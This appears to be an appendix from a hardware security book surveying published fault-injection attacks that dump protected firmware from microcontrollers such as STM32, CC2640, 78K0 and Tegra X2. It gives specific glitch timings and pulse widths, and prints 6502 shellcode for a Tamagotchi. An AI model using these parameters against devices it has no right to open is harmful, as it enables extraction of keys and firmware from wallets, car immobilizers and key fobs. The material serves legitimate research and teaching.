While the ROM of the Game Boy (DMG) can be read photographically, as we saw in Chapter 23, the Super Game Boy and Game Boy Color have ROMs in which bits are not visible from the surface. Perhaps Dash etching would expose them, but voltage glitching makes that unnecessary.

Described in Sideris (2009a) and Sideris (2009b), the trick is to glitch the final instruction of the ROM, which disables ROM access until the next reboot. By skipping this instruction, a flash memory cartridge programmed with code to dump the ROM can freely read the code out of memory.

Sideris glitches this by having an FPGA replace the CPU's clock and the cartridge. It counts clock cycles at a normal rate until executing the lockout instruction at `0x00FE`, then halts the clock and removes power for a few seconds to drain the chip of some state. The hope is that the internal ROM will not be disabled, and that the CPU will come back to life at a later address, somewhere in cartridge memory.

On a successful glitch, the cartridge ROM then executes a long nop sled, falling into the shellcode in Figure E.5. That shellcode reads through all memory, writing to `0xA100|x` for every byte `x` that's read out of memory. Those writes are silently ignored, but the access log produced by his FPGA then contains every byte of the console's memory in order.

The Super Game Boy maps its ROM from `0x0000` to `0x00FF`, just like a Game Boy. The Game Boy Color has a 3kB ROM that is mapped into both that region and into the range from `0x0200` to `0x08ff`, which overlaps the cartridge ROM but leaves a gap for the cartridge ROM header from `0x0100` to `0x01FF`. It is from within this gap, or after `0x0900`, that shellcode must run.

E.5 STM32F2 Chip.Fail and Kraken

Roth, Datko, and Nedospasov (2019) describes a glitch of the STM32F2 boot ROM, used to downgrade from RDP Level 2 (full protection) to Level 1, where flash memory is protected but SRAM is not protected. By extending this with a second glitch, Uncredited (2020) demonstrates dumping firmware from a fully locked chip.

Among other details, Roth notes that it is better to time against the reset pin rising high, rather than the application of power. A shunt resistor for power analysis shows the reading of the option bytes that contain the protection mode as the first visible power spike.[2]

Using an FPGA and MAX4619 analog switch, they successfully glitched the STM32F2 into RDP Level 1 with a delay of 17,900 cycles and a pulse of 50 cycles at 100MHz. RDP Level 1 does not expose flash memory, but early versions of the Trezor cryptocurrency wallet moved key material into SRAM, allowing its extraction with careful timing. Grand (2022) describes using this attack against an old cryptocurrency wallet to record the otherwise lost contents, as updates are not deployed to devices forgotten in safes.

Like the RDP downgrade in Chapter D.3, this glitch can also be used to later extract memory with STM32 exploits that require RDP Level 1, such as the one in Chapter 2.

Uncredited (2020) begins by reproducing the RDP downgrade glitch from Roth, Datko, and Nedospasov (2019). Like Roth, he was unable to find a fault that dropped the chip all the way to Level 0, and he was interested in dumping secrets that were held

[2] A shunt resistor is a low-value resistor used to measure the current consumption of a circuit. You'll often see them in timing attacks because the current consumption offers a side channel into the behavior of the target.

only in flash memory and never copied to SRAM. To do this, he began with some observations.

First, he notes that glitching roughly 170 µs after reset will enable JTAG and SWD on an STM32F205. Glitching 180 µs after reset will re-enable the bootloader ROM. Both JTAG/SWD and the ROM behave as if they were in RDP Level 1, but there is a crucial difference: JTAG and SWD will disable access to flash memory in hardware when access attempts are made, but the bootloader prohibits access by a software check that is performed within the command handler.

This means that you can dump flash memory from a locked chip by first glitching at startup to drop into RDP Level 1, beginning a bootloader session, and then performing a second glitch during the Read Memory command handler.

E.6 STM8 Bootloader and SWIM

The STM8 series of 8-bit microcontrollers are used in automotive immobilizers and other useful targets. The chip's lock is in the form of a code readout protection (CRP) bit, which is checked by the bootloader.

There is also a brown out reset (BOR) feature that resets the chip when the voltage drops beneath a threshold. BOR isn't exactly a glitching defense, but it might require that any glitches be narrow and well calibrated to avoid unnecessary resets.

Described in Section 4 of Herrewegen et al. (2020) is a double-glitching attack on the STM8L152 and STM8AF6266. The first glitch faults a read of `0x8000`, tricking the bootloader into thinking that the chip is empty, so that the bootloader starts instead of the application. The second glitch faults a read from `0x4800`, tricking the chip into thinking that CRP is not enabled.




Figure E.6: STM8L152

Glitching both of these targets is difficult because there's no feedback mechanism letting you know that one of them was timed right, until both have successfully been glitched. There's no way in the locked chip to distinguish a near miss from a total failure. To remedy this, they patched the bootloader to run from flash memory, allowing experimentation with partial feedback before moving to the tricky double-glitch of the locked chip.[3]

A far easier glitching target than the bootloader is the SWIM debugging interface, which is the STM8's equivalent of JTAG. The STM8S103 was successfully faulted into an unprotected SWIM session with a single glitch after reset in Fritsch (2020). This result was reproduced more recently in Rainier (2022) with nothing more than a pair of high-speed LMC555 timers! Both reported success when glitching the VCAP pin to ground with very short pulses.

E.7 STM32F1/F3 Shaping the Glitch

Two glitching attacks against the STM32 are reported in Bozzato, Focardi, and Palmarini (2019), in which the authors used a signal generator to control the shape of each voltage glitch.

Against the STM32F1 series, they report glitching the Read Memory command to bypass the bootloader's readout protection check. When successful, this glitched check returns `ACK` and a chunk of memory. Unsuccessful attempts quickly return a `NAK` and no memory, but have no penalty against future attacks.

For the STM32F3, they perform a glitch at reset to downgrade from RDP Level 2, in which no bootloader or JTAG connections

[3] This is a common theme in successful attacks against hard targets. You'll notice researchers making an artificially easy target, exploiting that to understand the mechanisms, and only later moving on to the real target, with all its real-world complications.

are allowed, down to RDP Level 1, in which limited bootloader and JTAG access are available and the chip is vulnerable to other attacks. They note some complications to the glitch timing, as the boot process takes some time in which the target's clock drifts away from the glitcher's clock.

But why do they glitch into Level 1 instead of all the way to Level 0? Well, Level 2 is defined as `0xCC33` and Level 0 is `0xAA55` in the protection configuration word, so damaging these to *any other value* produces Level 1. For this reason, glitching all the way to Level 0 is much more difficult than simply dropping into Level 1.

Other STM32 fault injection attacks follow a similar pattern. Uncredited (2020) in Chapter E.5, for example, performs its reads by glitching the protection level check at runtime rather than at boot time.

E.8 MSP430F5172 Glitch Per Word

The serial boot-strap loader (BSL) of the MSP430F5 family requires a password in the form of the firmware's interrupt vector table (IVT) before the Read command can operate. The general idea is that if you know the contents of the interrupt table, then you already have a copy of firmware, so there's nothing for the chip to defend.

It's frustrating to glitch, because the bit that stores the password comparison success is checked for *every byte* that is read by the TX Data Block command, but a successful attack is documented in Bozzato, Focardi, and Palmarini (2019) that dumps individual bytes. This attack is surprisingly fast once calibrated, nearly two kilobytes per minute.

The authors also implemented this attack on a ferroelectric RAM (FRAM) device, the MSP430FR5725. FRAM is a potential replacement for flash memory, but because bit errors are frequent at the lowest levels, it includes an ECC mechanism to correct expected bit errors, making an unreliable memory appear rock solid. They note that this error correction makes the attack much slower, roughly one kilobyte every six minutes.

E.9 CC2640 CC2652 eFuses

Wouters, Gielichs, and Preneel (2022) describes a fault injection attack against the CC2640R2F and CC2652R1F, 2.4GHz radio microcontrollers in the SimpleLink series by Texas Instruments. Their commercial target was the Tesla Model 3 key fob, which uses the CC2640.

By reverse engineering a dump of the bootloader ROM, they identified two good targets for glitching in the form of settings that are fetched from the Customer Configuration (CCFG) and Factory Configuration (FCFG) pages of eFuses. To ease experimentation, they built an emulator for the ROM away from hardware.

They first characterized the glitch width that triggered faults but not crashes by glitching a tight loop in an artificial target program, allowing them to temporarily set aside the issue of the glitch offset. The CC2640R2F (Cortex M3) was best faulted for a duration of 100 ns, while the CC2652R1F (Cortex M4) was best faulted for a longer duration, 610 ns. They attribute this to differences in micro-architecture.

Customer Configuration (CCFG)

A first glitching target was the Customer Configuration (CCFG) eFuse parsing, in which the ROM reads `CCFG:CCFG_TAP_DAP_x` registers to learn which JTAG features will be enabled. Side




Figure E.7: Texas Instruments CC2640

channel analysis of power consumption differences between a chip with valid firmware and a chip with invalid firmware gave an estimated "last moment" of the ROM parsing CCFG bits. Potential glitch target times were explored backward from that offset.

Here they hit a snag: each glitch attempt might enable JTAG, but JTAG is slow, and they were only able to attempt one glitch every 2.5 seconds! To speed things up, they wrote a quick little program that outputs the state of the `JTAGCFG` register to a UART. This allowed glitch timings against a test chip to be quickly attempted without waiting on a JTAG connection, at a rate of ten attempts per second. After characterization, the derived glitch offset from the test chip could then be used on the real target chip.

Measured in 200 MHz ChipWhisperer cycles after reset, the successful offsets for glitching the CCFG to enable JTAG were between 188,300 and 188,4000 cycles for the CC2640R2F, for a success rate of 5%. The CC2652R1F was glitched between 161,700 and 162,000 cycles after reset, with a success rate of 1%.

Factory Test Mode (FCFG)

By this point, successful glitches were known for both chips, but they were slow. A better target presented itself in an undocumented factory test mode, one that is earlier in the boot process and triggered by the Factory Configuration (FCFG) fuses.

If you recall that the principle limitation of glitching CCFG was detecting the open JTAG connection, then you might hope for some other signal that the glitch was successful. The very best such signal would be a GPIO pin, and that's exactly what was found by reverse engineering early checks in the ROM.

Checking the GPIO pin state allows one hundred attempts per second, ten times better than the UART indication. Because the code for the indication exists in ROM, it works on both practice attempts and against a real target of unknown firmware!

Successful glitching sets GPIO pin 23 high. The CC2640R2F glitches into this state between 161,100 and 161,200 cycles after reset, with a glitch width of 115ns resulting in a 10% success rate. This takes less than a second! The CC2652R1F glitched into this state between 129,700 and 129,900 clock cycles, but saw no improvement from the earlier glitch width of 610ns. This had a success rate of 0.1%, allowing them to enable all debugging features in no more than a few seconds.

E.10 LC87 Unlooping over USB

One of my favorite sources for this book is Scott (2016). She describes a glitching attack against the USB `GET_DESCRIPTOR` request of the Sanyo/ONsemi LC871W32 microcontroller in a Wacom CTE-450 tablet. Her article is a joy to read, ending with a successful read of a 125 kHz RFID tag using the scanning wires of the tablet and a software-only memory corruption exploit. For the purposes of this book, I'll focus on her initial extraction of the device's mask ROM by glitching its USB handlers.

The LC87 is an 8-bit microcontroller, sold in very high volumes and without any support for hobbyist or low-volume use. In the case of these pen tablets, Wacom first used a flash memory variant of the chip and later switched to a masked ROM variant.

When she first approached the tablet, the debugging port of the LC87 denied any connections and having no serial bootloader, USB was her best bet for a memory corruption attack.

Back then, there was little in public writing about USB glitching attacks, so she designed the FaceWhisperer, an extension for

Colin O'Flynn's Chipwhisperer.[4] Like my Facedancer boards, hers uses a Maxim MAX3241E USB controller, but she also provides a 12MHz clock output and a glitch trigger input with an adjustable voltage threshold.

While timing the glitch can be harder in USB than against a UART bootloader, there do exist universal commands implemented by all USB devices. Rather than target something unique to the Wacom's protocol, she targeted the generic GET_DESCRIPTOR handler, which is implemented in all USB devices. It returns a structure defining the interfaces and endpoints the device provides. While this structure can be dynamically generated, many devices simply store a static copy in code memory and return it when requested.

In the tablet's case, the USB configuration descriptor was 34 bytes long and returned in a single packet. A successful transaction looks something like this.

```
IN
09022200010100801E0904000001030102000921
0001000122920007058103090004
rcode 5 total 34
```

When the timing is just right, a glitch can corrupt the length of the transfer, causing more bytes to be returned. This example shows 268 bytes, 234 of which come after the 34 bytes of the real descriptor. After a few more glitches with similar timing, she managed to luck out with a 65,534-byte transaction, including all 32kB of mask ROM!

[4] git clone https://github.com/scanlime/facewhisperer

```
IN
09022200010100801E0904000001030102000921
0001000122920007058103090004090222000101
0080160904000001030102000921000100012292
000705810309000409023B000201008016090400
0001030102000921000100012292000705810309
0004090401000103000000092100010001220F00
07058203400004040309041E035700610063006F
006D00200043006F002E002C004C00740064002E
0010034300540045002D00340035003000100343
00540045002D0036003500300010034D00540045
002D00340035003000100034D00540045002D0036
00350030006802680168026801680268006803F0
00F001F003F00270017002700070037000700370
00B801B800B801B8
rcode 5 total 268
```

After dumping the ROM, she reverse engineered it to find an undocumented backdoor, a human interface device (HID) request that writes exactly 16 bytes into SRAM at an arbitrary address. While RAM is not executable on this platform, that was enough for her to load and execute a ROP chain for arbitrary behavior.

With a little analog magic and a lot of experience, she was able to pulse the tablet's sense wires in the right way, to both power and read an EM4100 RFID tag. A strange goal, but a damned impressive one, considering that there were zero hardware modifications in her final target.

E.11 78K0 Glitching Checksums

The first glitching exploit of the Renesas 78K0 was described in Bozzato, Focardi, and Palmarini (2019). Their exploit glitches the Checksum and Verify commands to operate on four bytes instead of the minimum 256 bytes.

A later attack in Herrewegen et al. (2020) uses knowledge from a reverse engineered ROM to provide more accurate timing, leaking individual bytes. Because the sanity check must be bypassed for every byte read, a successful dump takes ten hours or so after the equipment has been calibrated.

The best-known attack is well described in Wouters et al. (2020), which is mostly about the Texas Instruments DST80 immobilizer system for modern cars. Rather than try to dump firmware from the immobilizer chip, they glitched a Renesas 78K0/KC2 chip from a Toyota ECU.[5] And rather than try to glitch the Checksum or Read commands, Wouters glitches the Set Security command. This command includes a safety check to ensure that the new security state is no less secure than the old one, and bypassing this check allows a single successful glitch to unlock the chip.

Glitch parameters can be found on page 105 of their paper, in which a 16 MHz target's Security Set command was glitched from 2.7V to 0V with a 100 ns width at an offset of 596.78 µs or 818.05 µs after the first bit of the Security Set message. They believe the timing difference comes from the choice of protections, as one of their targets had more protections enabled than the other.

E.12 RX65 Bootloader Glitching

Renesas RX65 chips allow readout protections to be set for memory ranges and by installing an ID code. The range restrictions are used to prevent reading the bootloader ROM, while the ID code is the password that protects against readout of flash memory.

Julien (2021) describes a voltage glitching attack against the Renesas RX65N, accomplished by first reverse engineering the

[5] Frequently in reverse engineering, two chips will contain the same secret. It's often a good strategy to attack the weaker chip first, rather than suffer the defenses of the harder target to get the same information.

undocumented FINE protocol that wraps commands of the documented serial communication interface (SCI) protocol. He then removed the target's decoupling capacitors and glitched through a transistor on the VCL pin, which exposes the internal core voltage. His glitch pulse was applied by a Nucleo-F429L board running at 180MHz, and the source pulse was under 100 ns.

While his initial glitching was performed without having a dump of the bootloader ROM, that glitch allowed him to dump reserved areas of memory. Most returned all zeroes, but eventually the bootloader ROM was found in the range from `0xfe7f-9000` to `0xfe7fffff`. This is a little weird in that it sits beneath a round number, rather than beginning on a round number.

E.13 GPLB52X Tamagotchi

Many Tamagotchi toys use the GPLB52X, an LCD controller from General Plus with a 6502 microcontroller and an application in custom mask ROM. Here we'll discuss three ways to get remote code execution inside them for firmware dumping, and one of these techniques seems portable to other 6502 machines with attacker-controlled SRAM buffers.

Silvanovich (2013a) describes a reliable software exploit of an unhandled case in a `switch` statement of the Tamatown Tama-Go toys, with shellcode loaded as artwork into the LCD framebuffer. This exploit is particularly clever because she had to write it blind, without already having a dump of the mask ROM to reverse engineer.

Starting with the die photo on page 343, she searched through wire-bonding documentation from General Plus until the bonding pads in the documentation matched those in the chip from the toy. That told her the chip's model number and allowed her




Figure E.8: General Plus GPLB52X




Figure E.9: Simplified GPLB52X Memory Map

to write shellcode, but she still needed a way to execute her shellcode.

And executing shellcode is tricky, as the attacker controls only external EEPROM memory. This external memory is not executable in place, so it's necessary to wait for the device to read the external EEPROM and then copy some of its data to internal SRAM, which is executable. Helpfully, the toy keeps sprites in the external EEPROM that are displayed on the toy's LCD screen from a memory-mapped frame buffer.

So she placed shellcode with a long nop sled into the LCD buffer as plugin graphics from an external EEPROM, then fuzzed all available configuration bytes in the EEPROM until the shellcode ran and dumped the internal ROM. Having the ROM, she reverse engineered it to find a parser vulnerability in a `switch()` statement and wrote a clean exploit that reliably triggered the same code execution with minimal side effects.

A later toy, Tamagotchi Friends, was released without support for memory chip accessories or infrared communications, but with support for a small EEPROM of persistent data and an NFC peripheral. Silvanovich (2014) describes a successful glitching attack, in which she was able to redirect execution into her 54-byte shellcode that was copied as data from EEPROM into the LCD frame buffer.

Rather than trying to skip a specific instruction as many other glitching attacks do in this book, she instead glitched the target hard enough that the program counter was corrupted. The 6502 CPU has no illegal instructions and much of unused memory reads as `0x00`, which is a `brk` instruction when a debugger is attached but otherwise a `nop`, forming a nop sled that leads more or less to her shellcode, shown in Figure E.10.

Another example of a brownout glitch can be found in YKT (2023), where the 6502 core of a Mitsubishi M37409M2 is tricked

```
SEI         ; Disable the low battery interrupt.
LDA #$FF
STA $3011   ; Port Direction
STA $1109   ; LCD Indicator
STA $00C5
STA $00C6
LDX #$08
LDA ($C5),Y ; No room to initialize Y.  Worst case,
ASL A       ; it will be set to 0 at the end of the loop.
LDY #$01
BCC $001A
LDY #$03
BNE $0020   ; These four bytes get altered before execution.
            ; Jump over them.
NOP
NOP
NOP
NOP
NOP
STY $3012
LDY #$00
STY $3012
DEX
BNE $0013
INC $00C5
BNE $000F
INC $00C6
BNE $000F
LDA #$00
STA $3000
BNE $000F   ; Branches are shorter than jumps,
            ; so use implied conditions.
```

Figure E.10: GPLB52X (6502) Shellcode for Tamagotchi Friends

into running shellcode from an SRAM buffer. Like Natalie's attack, this one also uses shellcode with a long nop sled and relies on randomizing the program counter with a long power fault rather than attempting to glitch an individual instruction.

YKT describes the attack like this:

> Dumped the SC-55mkII's secondary MCU (Mitsubishi M37409M2) firmware using voltage glitching. Injecting trojan to its ram and using glitch to corrupt PC counter to execute it did the trick.
>
> Disabling power of the chip will cause PC register corrupt to randomish value. Since this is a really simple 8-bit MCU with very small memory footprint—only 8kB—there's very high chances to point PC to ram address and execute it after lots of retries.

Silvanovich (2013b) describes a test program, resident in ROM at `0xC000` in the GPLB52X series. Natalie dumped it along with the Tamagotchi, where it sits just before the application begins at `0xCC00`. See Figure E.9 for the memory map and Table E.1 for a list of test programs. Test mode is started with the test pin of the die, then the program number sampled over Port A. She has particular interest in programs `03` and `14`.

Program `03` is a ROM checksum routine. By default, when Port B is not set, the checksum covers the entire ROM. Setting Port B allows a range to be clocked in, but this is sadly not exploitable for dumping individual bytes. The range must be at least 255, and a bug in the ROM leaves Port B in input mode after the transaction, so you can't read the checksum when a limited range is selected.

`00`	Sleep mode?	`0C`	Something like `00`
`01`	RAM Test	`0D`	Something like `04`
`02`	Stress Test	`0E`	Unknown
`03`	ROM Checksum	`0F`	SPI Test
`04`	LCD Test	`10`	Unknown
`05`	Unknown	`11`	LCD Test
`06`	Port Stress Test	`12`	Something like `16`
`07`	Timer Interrupt Test	`13`	ROM Checksum
`08`	Another LCD Test	`14`	**Code Execution!**
`09`	Unknown	`15`	Interrupt Test?
`0A`	Unknown	`16`	Jumps to RAM at `0x0200`
`0B`	Something like `09`	`17`	Sets `0x300b` and `0x300c`

Table E.1: GPLB52X Test Codes from Silvanovich (2013b)

Program `14` is more useful. It accepts bits of a program over port B.7, one bit at a time, with bits 2 and 4 of the same port signaling when the next bit is ready. The program is loaded from `0x0200` to `0x05ff`, then executed in place after the last bit is loaded. Figure E.11 has a listing of this program handler.

```
cab9   78                 SEI
caba   a9 7f              LDA      #0x7f
cabc   8d 15 30           STA      portb_dir
cabf   a9 80              LDA      #0x80
cac1   8d 14 30           STA      portb_conf
cac4   8d 16 30           STA      portb_data
cac7   a9 02              LDA      #0x2
cac9   85 81              STA      DAT_0081
cacb   a2 00              LDX      #0x0
cacd   86 80              STX      DAT_0080
cacf   a9 60              LDA      #0x60
cad1   8d 16 30           STA      portb_data
cad4   20 92 c1           JSR      FUN_c192
cad7   86 8e              STX      DAT_008e
    copyloop:
cad9   8d 04 30           STA      DAT_3004
cadc   ad 16 30           LDA      portb_data
cadf   2a                 ROL      A
cae0   66 8f              ROR      DAT_008f
cae2   a9 20              LDA      #0x20
cae4   8d 16 30           STA      portb_data
cae7   20 4c c3           JSR      FUN_c34c
caea   a9 60              LDA      #0x60
caec   8d 16 30           STA      portb_data
caef   20 4c c3           JSR      FUN_c34c
caf2   e6 8e              INC      DAT_008e
caf4   a5 8e              LDA      DAT_008e
caf6   c9 08              CMP      #0x8
caf8   d0 df              BNE      copyloop
cafa   a5 8f              LDA      DAT_008f
cafc   81 80              STA      (0x80,X)
cafe   a5 81              LDA      DAT_0081
cb00   c9 05              CMP      #0x5
cb02   d0 09              BNE      LAB_cb0d
cb04   a5 80              LDA      DAT_0080
cb06   c9 ff              CMP      #0xff
cb08   d0 03              BNE      LAB_cb0d
cb0a   4c 16 cb           JMP      LAB_cb16
cb0d   e6 80              INC      DAT_0080
cb0f   d0 c6              BNE      LAB_cad7
cb11   e6 81              INC      DAT_0081
cb13   4c d7 ca           JMP      LAB_cad7
cb16   a9 00              LDA      #0x0
cb18   8d 16 30           STA      portb_data
cb1b   4c 00 02           JMP      LAB_0200
```

Figure E.11: GeneralPlus Test Program 14

E.14 MC9S12 Reset Glitch

HCS12 chips such as Freescale's MC9S12 chip are popular as automotive ECUs. They are regularly cracked by the automotive chip-tuning industry to adjust the air fuel ratios of fuel injected engines.

Stephen Chavez and Specter presented some hints at their crack in Chavez and Specter (2017), and from private correspondence I've confirmed that they dumped the chip by pulling the reset line high with a very short pulse to confuse the HCS12 reset state machine.

The VVDI Prog is a commercial chip programmer, whose special feature is built-in support for memory extraction attacks against a number of automotive microcontrollers, for performance tuning or key copying. As of version 4.9.5, it advertises attacks against some members of the MC68HC(9)08, MC68HC(9)12, and MC9S12 families.

E.15 Nvidia Tegra X2

While the Tegra X1 had a very well-publicized deployment in the Nintendo Switch, the X2 was found in more expensive devices, such as autonomous driving units and infotainment systems in modern cars. A voltage fault injection for the X2 is described in Bittner et al. (2021).

The X2 boots in three stages: (1) the iROM runs from masked ROM to decrypt and verify the signature of (2) Nvidia's MB1 bootloader from an eMMC, which then runs (3) the OEM's MB2 bootloader from eMMC. MB1 is encrypted and its signing key is tightly protected by Nvidia, but MB2 can be freely modified using development kits.

Bittner's first challenge was to write an MB2 image that would

```
 1   push  {fp, lr}
 2   bl    is_fam
 3   cbz   r0, is_not_fam          ; Glitch candidate.
 4 is_fam_or_ppm:
 5   bl    is_ppm
 6   cbnz  r0, exit
 7   bl    NvBootUartDownload
 8 is_not_fam:
 9   bl    is_ppm
10   cmp   r0, 0
11   bne   is_fam_or_ppm           ; Glitch candidate.
12 exit:
13   pop   {fp, pc}
```

Figure E.12: Fuse Check in the X2's UART Bootloader

dump the iROM for reverse engineering. This was aided by leaked BootROM source code from the X1, which periodically appears online before disappearing in a flurry of DMCA notices.

Reverse engineering the iROM revealed that the chip supports a "Failure Analysis Mode," in which a prompt is sent to a UART and then code is received over that UART for execution. This mode is chosen by a fuse check early in the boot process, so the fuse check is a good glitch target. The reset pin can be used as a trigger signal for glitch timing, and the appearance of a UART prompt indicates a successful glitch.

For the fault injection itself, Bittner used an IRF8736 MOSFET to glitch a voltage rail of the X2, controlling the MOSFET by an FPGA's GPIO pin through a MAX4619 level shifter. The target of the glitch is roughly the code in Figure E.12, with lines 3 or 11 being good candidates for the faulted instruction.

Having code execution through the UART bootloader, they then loaded shellcode that used the X2's internal keys to decrypt the MB1 bootloader.

E.16 Zynq 7000 ROM Dump Glitch

The Zynq series from Xilinx combine an ARM CPU with a Xilinx 7-Series FPGA. They're commonly found in lab equipment, Bitcoin mining rigs, and anywhere else that a Linux machine and an FPGA are needed in a single package. The chip boots from a signed image in external memory, such as a SPI flash chip or an SD card.

The Zynq boot ROM supports signed and encrypted firmware images, making it a prime target for software exploits, but access to the ROM is disabled before control is handed over to the application. This makes reading the ROM difficult, even from an unlocked development kit.

Schretlen (2021b) describes a fault injection technique for dumping the boot ROM. It requires strapping the PLL_DISABLE pin, and also replacing some of the decoupling caps with SOT23 FETs. Timing was too unpredictable when triggering on the target's reset signal, and the SD card's own timing was too noisy to use as a start trigger.

The solution was to trigger after the last byte returned from the SD card to the Zynq. The author notes that the SPI flash boot method might be more deterministic, but the required pins were not broken out on the available development board.

Glitching is a fine way to extract a ROM when there are no other options, as was the case for the first extraction of this ROM. After getting the ROM and reverse engineering it, a common goal is to find a software bug that allows for extraction without glitching. See Chapter A.10 for just such an exploit against this chip.

E.17 STM32 Body Biasing Injection

Body biasing injection (BBI) attacks were first introduced to literature in Maurine et al. (2012), as a way to induce a fault by regionally raising the voltage on the underside of the microchip die. This requires exposing the backside of the die, then stepping a probe around to explore the best injection spots for any particular attack.

While it requires more equipment and preparation than voltage glitching, it has the advantage of inducing a *localized* fault. These faults are confined to a region of the chip, leaving the rest of the chip to run properly.

O'Flynn (2020b) describes a practical attack against the STM32-F415 in wafer-level chip-scale packaging (WLCSP), which naturally exposes the backside of the die. Recall from Chapter 18 that WLCSP works by putting BGA solder balls directly onto a die, which is soldered to a circuit board without any plastic encapsulation. This dramatically reduces the preparation time, as there's no need to chemically or mechanically remove the device packaging.

He used a custom probe called the ChipJabber BBI that sits at the end of a ChipWhisperer. Whenever the CW glitch fires, a low-voltage pulse from two capacitors fires through a transformer to send a high-voltage pulse into a probe on the backside of the die. Power is provided by a bench supply with current limiting capability. See Figure E.13.

O'Flynn used a three-axis motorized stage and a spring-loaded probe to scan 256 unique points on the WLCSP package's surface. On these packages, the surface layer faces downward into the circuit board, while the backside is exposed away from the board for the probe. Some of them have a thin opaque layer over the backside, but such paint can be scraped away with a knife.




Figure E.13: ChipJabber BBI Schematic

